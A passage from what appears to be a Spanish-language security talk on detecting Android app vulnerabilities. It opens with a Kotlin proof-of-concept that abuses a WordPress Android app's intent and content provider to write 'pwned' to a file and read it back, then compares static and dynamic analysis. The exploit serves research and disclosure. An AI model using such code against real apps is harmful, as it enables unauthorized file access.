        s.url = "http://127.0.0.1:8080"
        i.putExtra("SITE", s)
        i.putExtra("isLandingEditor", false)

        i.data =
Uri.parse("content://org.wordpress.android.prealpha.provider/external_files/Documents/test.txt")
        startActivityForResult(i, 0)
    }

    override fun onActivityResult(requestCode: Int, resultCode: Int, data: Intent?) {
        super.onActivityResult(requestCode, resultCode, data)
        try {
            val outputStream = contentResolver.openOutputStream(data?.data!!)
            outputStream?.write("pwned".toByteArray())
            Log.e("evil", "Written!")
            val inputStream = contentResolver.openInputStream(data.data!!)
            Log.e("evil", "Contents of ${data.data!!}: ${String(inputStream!!.readBytes())}")
        } catch (e: Exception) {
            Log.e("evil", e.toString())
        }
    }
}
```

CONCLUSIONES

Números totales

2

Advisories públicos/CVEs

29

Aplicaciones vulnerables

3

Vulnerabilidades reportadas

Estático

Ventajas

- + Fiabilidad.
- Se detectan variantes más complejas.

Desventajas

- Sólo aplicaciones OSS.
- Requiere compilar las apps para construir la DB.

Dinámico

Ventajas

- + Resultados en menor tiempo.
- Se pueden analizar aplicaciones sin disponer del código fuente.

Desventajas

- No contempla edge-cases.
- Requiere ¨sacrificar¨ un dispositivo para instalar y ejecutar las apps.

GRACIAS
Q&A